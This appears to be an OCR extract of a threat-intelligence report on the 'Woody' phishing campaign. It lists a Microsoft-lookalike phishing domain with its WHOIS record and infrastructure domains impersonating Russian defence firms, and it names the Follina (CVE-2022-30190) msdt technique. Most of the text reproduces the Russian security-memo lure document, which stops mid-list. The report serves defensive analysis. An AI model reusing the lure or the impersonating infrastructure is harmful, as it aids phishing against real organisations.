
Woody campaign

Phishing domain


microsoft-ru-data.ru

Whois Lookup

```
Last updated on 2022-06-21T05: 16:32Z
created: 2022-04-11T15:46:02Z
domain: MICROSOFT-RU-DATA.RU
nserver: ns1.reg.ru.
nserver: ns2.reg.ru.
paid-till: 2023-04-11T15:46:02Z
registrar: REGRU-RU
source: TCI
state: REGISTERED, DELEGATED, UNVERIFIED
```




Phishing website




Related infrastructure

Domain	First Seen
mail.nciinform.ru	26.05.2022 1:40
oakrussia.ru	30.05.2022 15:11
rus-mil.ru	31.05.2022 4:31
garmandesar.duckdns.org	31.05.2022 7:59
www.garmandesar.duckdns.org	31.05.2022 8:18
mail.okb-sukhoi.ru	31.05.2022 19:53
www.oakrussia.ru	09.06.2022 15:48
www.rus-mil.ru	09.06.2022 15:49



Follina (CVE-2022-30190)



ms-msdt + PS

Windows Support Diagnostic Tool

Памятка по информационной безопасности

1. Пароли

Пароль должен содержать не менее 8 символов, состоять из букв в обоих регистрах и цифр (наличие спецсимволов приветствуется).

Пароль желательно менять не реже 1 раза в 6 месяцев.

Пароль не должен совпадать с наименованием учетной записи.

Запрещается передавать пароль третьим лицам.

Хранить пароли необходимо в недоступном для посторонних месте. Запрещается запись и хранение паролей в местах, где они могут быть легко доступны и прочитаны (наклейка на мониторе бумажка под клавиатурой).

Запрещается отправлять пароли в сообщениях электронной почты, SMS или другим электронным способом.

В случае компрометации пароля вы должны немедленно сменить пароль или запросить временный пароль у сотрудника ТП.

Не вводите свои пароли если вы не уверены в месте ввода.

2. Конфиденциальная информация

Храните конфиденциальную информацию на общем диске локальной сети компании только в папке своего подразделения или в личной папке.

Общие папки и папки обмена служат для обмена не конфиденциальной информацией.

После сканирования конфиденциальной информации удалите свои файлы из папки сканирования (если у вас есть права). Общая папка для отсканированных документов должна очищаться силами ТП регулярно, например, еженедельно.

После печати конфиденциальной информации как можно быстрее заберите ее из принтера.

ТП не гарантирует сохранность информации, содержащейся на вашем компьютере (Рабочий стол, Мои документы).

3. Пользователю Windows

Ваша учетная запись Windows является аналогом вашей подписи. Любые действия от имени вашей учетной записи будут восприниматься как ваши.

Блокируйте рабочий стол, покидая рабочее место (клавиши Win+L).

4. Защита от вредоносного ПО

